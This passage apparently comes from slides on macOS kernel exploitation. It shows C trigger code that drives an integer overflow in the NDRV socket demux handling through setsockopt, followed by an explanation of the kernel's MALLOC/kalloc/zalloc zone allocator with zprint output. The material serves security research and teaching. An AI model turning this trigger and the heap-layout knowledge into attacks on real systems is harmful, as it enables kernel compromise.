struct sockaddr_ndrv ndrv; int s, i;
struct ndrv_protocol_desc ndrvSpec; char demux_list_buffer[15 * 32];

s = socket(AF_NDRV, SOCK_RAW, 0);
if (s < 0) {
    // ...
}
strlcpy((char *)ndrv.snd_name, "lo0", sizeof(ndrv.snd_name));
ndrv.snd_len = sizeof(ndrv);
ndrv.snd_family = AF_NDRV;
if (bind(s, (struct sockaddr *)&ndrv, sizeof(ndrv)) < 0) {
    // ...
}

memset(demux_list_buffer, 0x55, sizeof(demux_list_buffer));
for (i = 0; i < 15; i++) {
    /* fill type with a high value */
    demux_list_buffer[0x00 + i*32] = 0xFF;
    demux_list_buffer[0x01 + i*32] = 0xFF;
    /* fill length with a small value < 28 */
    demux_list_buffer[0x02 + i*32] = 0x04;           high demux_count
    demux_list_buffer[0x03 + i*32] = 0x00;           triggers
}                                              integer overflow

ndrvSpec.version = 1;                         ndrvSpec.protocol_family = 0x1234;
ndrvSpec.demux_count = 0x4000000a;             ndrvSpec.demux_list = &demux_list_buffer;

setsockopt(s, SOL_NDRVPROTO, NDRV_SETDMXSPEC, &ndrvSpec, sizeof(struct ndrv_protocol_desc));
```

example most probably does not crash due to checks inside `ndrv_to_ifnet_demux`

high demux\_count triggers integer overflow

↑

# MALLOC() and Heap Buffer Overflows

- the vulnerable code uses **MALLOC()** to allocate memory
  - **MALLOC()** is a macro that calls **\_MALLOC()**
  - **\_MALLOC()** is a wrapper around **kalloc()** that adds a short header (allocsize)
  - **kalloc()** is also a wrapper that uses
    - **kmem\_alloc()** for large blocks of memory
    - **zalloc()** for small blocks of memory
- ➡ we only concentrate on **zalloc()** because it is the only relevant allocator here

# Zone Allocator - zalloc()

- `zalloc()` allocates memory in so called zones
- each zone is described by a zone struct and has a zone name
- a zone consists of a number of memory pages
- each allocated block inside a zone is of the same size
- free elements are stored in a linked list

```
struct zone {  
    int      count;          /* Number of elements used now */  
    vm_offset_t free_elements;  
    decl_lck_mtx_data(,lock) /* zone lock */  
    lck_mtx_ext_t  lock_ext; /* placeholder for indirect mutex */  
    lck_attr_t     lock_attr; /* zone lock attribute */  
    lck_grp_t     lock_grp;  /* zone lock group */  
    lck_grp_attr_t lock_grp_attr; /* zone lock group attribute */  
    vm_size_t     cur_size;   /* current memory utilization */  
    vm_size_t     max_size;   /* how large can this zone grow */  
    vm_size_t     elem_size;  /* size of an element */  
    vm_size_t     alloc_size; /* size used for more memory */  
    unsigned int  
    /* boolean_t */ exhaustible :1, /* (F) merely return if empty? */  
    /* boolean_t */ collectable :1, /* (F) garbage collect empty pa  
    /* boolean_t */ expandable :1, /* (T) expand zone (with messag  
    /* boolean_t */ allows_foreign :1, /* (F) allow non-zalloc space */  
    /* boolean_t */ doing_alloc :1, /* is zone expanding now? */  
    /* boolean_t */ waiting :1, /* is thread waiting for expansion? */  
    /* boolean_t */ async_pending :1, /* asynchronous allocation */  
    /* boolean_t */ doing_gc :1, /* garbage collect in progress? */  
    /* boolean_t */ noencrypt :1;  
    struct zone * next_zone; /* Link for all-zones list */  
    call_entry_data_t  call_async_alloc; /* callout for asynchrono  
    const char *zone_name; /* a name for the zone */  
#if ZONE_DEBUG  
    queue_head_t    active_zones; /* active elements */  
#endif /* ZONE_DEBUG */  
};
```

# Zone Allocator - Zones

```
$ zprint
```

zone name	elem size	cur size	max size	cur #elts	max #elts	cur inuse	alloc size	alloc count	
-----									
zones	388	51K	52K	136	137	122	8K	21	
vm.objects	148	14904K	19683K	103125	136185101049	8K	55	C	
vm.object.hash.entries	20	1737K	2592K	88944	132710	79791	4K	204	C
maps	164	20K	40K	125	249	109	16K	99	
non-kernel.map.entries	44	1314K	1536K	30597	35746	28664	4K	93	C
kernel.map.entries	44	10903K	10904K	253765	253765	2407	4K	93	
map.copies	52	7K	16K	157	315	0	8K	157	C
pmap	116	15K	48K	140	423	99	4K	35	C
pv_list	28	3457K	4715K	126436	172460126400	4K	146	C	
pdpt	64	0K	28K	0	448	0	4K	64	C
kalloc.16	16	516K	615K	33024	39366	32688	4K	256	C
kalloc.32	32	2308K	3280K	73856	104976	71682	4K	128	C
kalloc.64	64	3736K	4374K	59776	69984	58075	4K	64	C
kalloc.128	128	3512K	3888K	28096	31104	27403	4K	32	C
kalloc.256	256	6392K	7776K	25568	31104	21476	4K	16	C
kalloc.512	512	1876K	2592K	3752	5184	3431	4K	8	C
kalloc.1024	1024	728K	1024K	728	1024	673	4K	4	C
kalloc.2048	2048	8504K	10368K	4252	5184	4232	4K	2	C
kalloc.4096	4096	2584K	4096K	646	1024	626	4K	1	C
kalloc.8192	8192	2296K	32768K	287	4096	276	8K	1	C
...									

# Zone Allocator - Adding New Memory


MY\_ZONE

head of freelist  
0

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order


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
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
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
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
